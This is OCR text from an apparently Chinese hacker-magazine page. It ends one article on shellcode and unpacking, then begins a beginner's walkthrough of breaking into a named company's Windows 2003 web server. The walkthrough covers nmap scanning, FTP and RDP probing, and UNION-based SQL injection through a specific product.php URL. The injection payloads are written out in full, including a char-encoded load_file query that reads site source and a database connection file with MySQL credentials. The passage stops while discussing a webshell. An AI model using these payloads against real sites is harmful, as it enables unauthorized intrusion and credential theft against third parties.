


图7

总结

因此，攻击的关键就是ShellCode。建议大家平时多编写、多收集高质量的ShellCode，以备后用。

经过这次漏洞分析，发现一个问题，就是不是所有软件都可以直接拿来逆向、反汇编动态调试、静态分析。原因是很多软件都开始给自己加壳了，不过有些壳好脱，像UltraISO用的这个压缩壳ASPack 2.12 -> Alexey Solodovnikov，就可以用一般的脱壳工具直接脱掉。但是还有很多软件或程序确实麻烦，有的是保护壳，还防调试、校验等等，都给我们逆向分析带来阻碍，这也许是破解部分最核心的内容了。

因此，要想成为一个真正的黑客，就要学习很多东西。不光是要深入理解溢出，还要实践加密与解密；不光要懂协议规范，还要懂各种文件格式规范；不光要会攻击，还要会防范……

适合读者：入侵爱好者
前置知识：PHP基础

入侵Windows2003系统

文/图 cnbird[H.U.C]河北泊头杨宁

不知道上几期的PHP注入系列大家学的如何了？一定要努力学习哦，想要自己挖掘PHP漏洞的想法马上就会实现的。如果最近没有关注的话，赶紧拿起手边的电话给黑客防线邮购部打电话吧，精彩不容错过。

好了，废话不多说了，这次我给大家介绍的是如何从一个PHP漏洞入手拿到系统权限与安装系统后门的方法，整个过程比较详细，即便是菜鸟，也很容易按照这个思路自己入侵系统。

初步试探

我们的目标是http://www.witcom.tv，一家专业从事大型管理软件、条件接收系统的开发、集成和运营服务的高科技公司。嘿嘿，像我这样的菜鸟就喜欢入侵这样的高科技公司，来看看它到底有多"高"！

初步看了一下这个网站，发现是架设在Windows操作系统上的支持PHP脚本语言的网站。问我如何知道的？看看图1大家就明白了。很简单吧，这也算是快速的手工得到网站所使用的操作系统的方法了。




图1

第二步，看看操作系统开了哪些服务吧。有请nmap出场，如图2所示。我们得到了这个网站开放的端口号，分别是21、80和3389；而且nmap也报告出了www.witcom.tv的操作系统为IBM AIX 4.3.2.0–4.3.3.0 on an IBM RS。不太可能吧？后来我才确定是Windows 2003操作系统。

nmap是一款很强的软件，强烈推荐和我一样的菜鸟学习一下，如果有机会的话，我会在以后专门写一个详细利用nmap的文章的。




图2

第三步，既然知道了是Windows 2003的操作系统，而且又开放了FTP端口，那我们就试着连接一下看看是不是传说中的Serv-U了，如图3所示，结果很让人失望，不是Serv-U的，而是Windows系统自带的FTP服务器，没办法了。




图3

最后就是看看3389能不能连接了。我们连接一下试试，如图4所示，由此我确定了网站采用的是Windows 2003操作系统。




图4

以上就是我们经常要做的最基本的踩点方法了。扫描完系统以后，我们要做的就是确定这样的操作系统利用什么样的漏洞来入侵了。因为是Windows 2003操作系统，自己手上也没有像样的Exp，所以只好从Web入手了。

发现SQL注入点

简单的浏览了一下网站，发现做得很简洁，但是简洁并不意味着没有漏洞。很快我就找到了一个PHP的注入点http://www.witcom.tv/zcms/app/web/product.php?ArticleID=102'，如图5所示。从这里我们可以得到两个重要信息，一个是Web的路径为"D:\www.witcom.tv\"，一个是最下面的msg SQL语句执行出错。其实，在这里我们还可以得到很多信息的，下面我会详细的介绍。我们用"and 1=1"和"and 1=2"测试，结果得到了很经典的PHP注入漏洞。继续输入http://www.witcom.tv/zcms/app/web/product.php?ArticleID=102%20and%201=2%20union%20select%201/*，如图6所示，可以获得详细信息：The used SELECT statements have a different number of columns，意思是告诉我们union的联查和以前的SELECT字段不相同。我们继续输入，一直到15的时候得到了我们想要的结果。





图5



调试消息：
msg: SQL语句执行出错:select * from table_article left join table_node on table_article.ArticleID=table_node.NodeID where ArticleID=102 and 1=2 union select 1/*
详细信息:The used SELECT statements have a different number of columns
调试消息：
msg: 查询语句select * from table_article left join table_node on table_article.ArticleID=table_node.NodeID where ArticleID=102 and 1=2 union select 1/* 有问题!

图6

得到了Web路径后，我们继续输入http://www.witcom.tv/zcms/app/web/product.php?ArticleID=102%20and%201=2%20union%20select%201,2,3,4,load_file(char(68,58,92,119,119,119,46,119,105,116,99,111,109,46,116,118,92,122,99,109,115,92,68,80,85,92,105,110,102,92,109,97,105,110,46,112,104,112)),6,7,8,9,10,11,12,13,14,15/*，如图7所示。这里的load_file(char(68,58,92,119,119,119,46,119,105,116,99,111,109,46,116,118,92,122,99,109,115,92,68,80,85,92,105,110,102,92,109,97,105,110,46,112,104,112))的意思就是利用MySQL的load_file(char())来读取"D:\www.witcom.tv\zcms\DPU\inf\main.php"这个文件的源代码，我们可以从图7上看到还包含了Include File("../../DPU/system/conn.php");，如果猜测没错的话，我想这个conn.php文件一定包含了MySQL的用户密码。用load_file()函数读取一下，得到具体的Web目录是"D:\www.witcom.tv\zcms\DPU\system\conn.php"；再用phpzend这个软件就可以转化成我们所需要的格式了，如图8和图9所示。虽然拿到了MySQL的用户，但是我们不能利用MySQL远程连接，然后写入WebShell，因为服务器的3306端口被屏蔽了。

我们这里假设一下，如果服务器开了3306端




图7

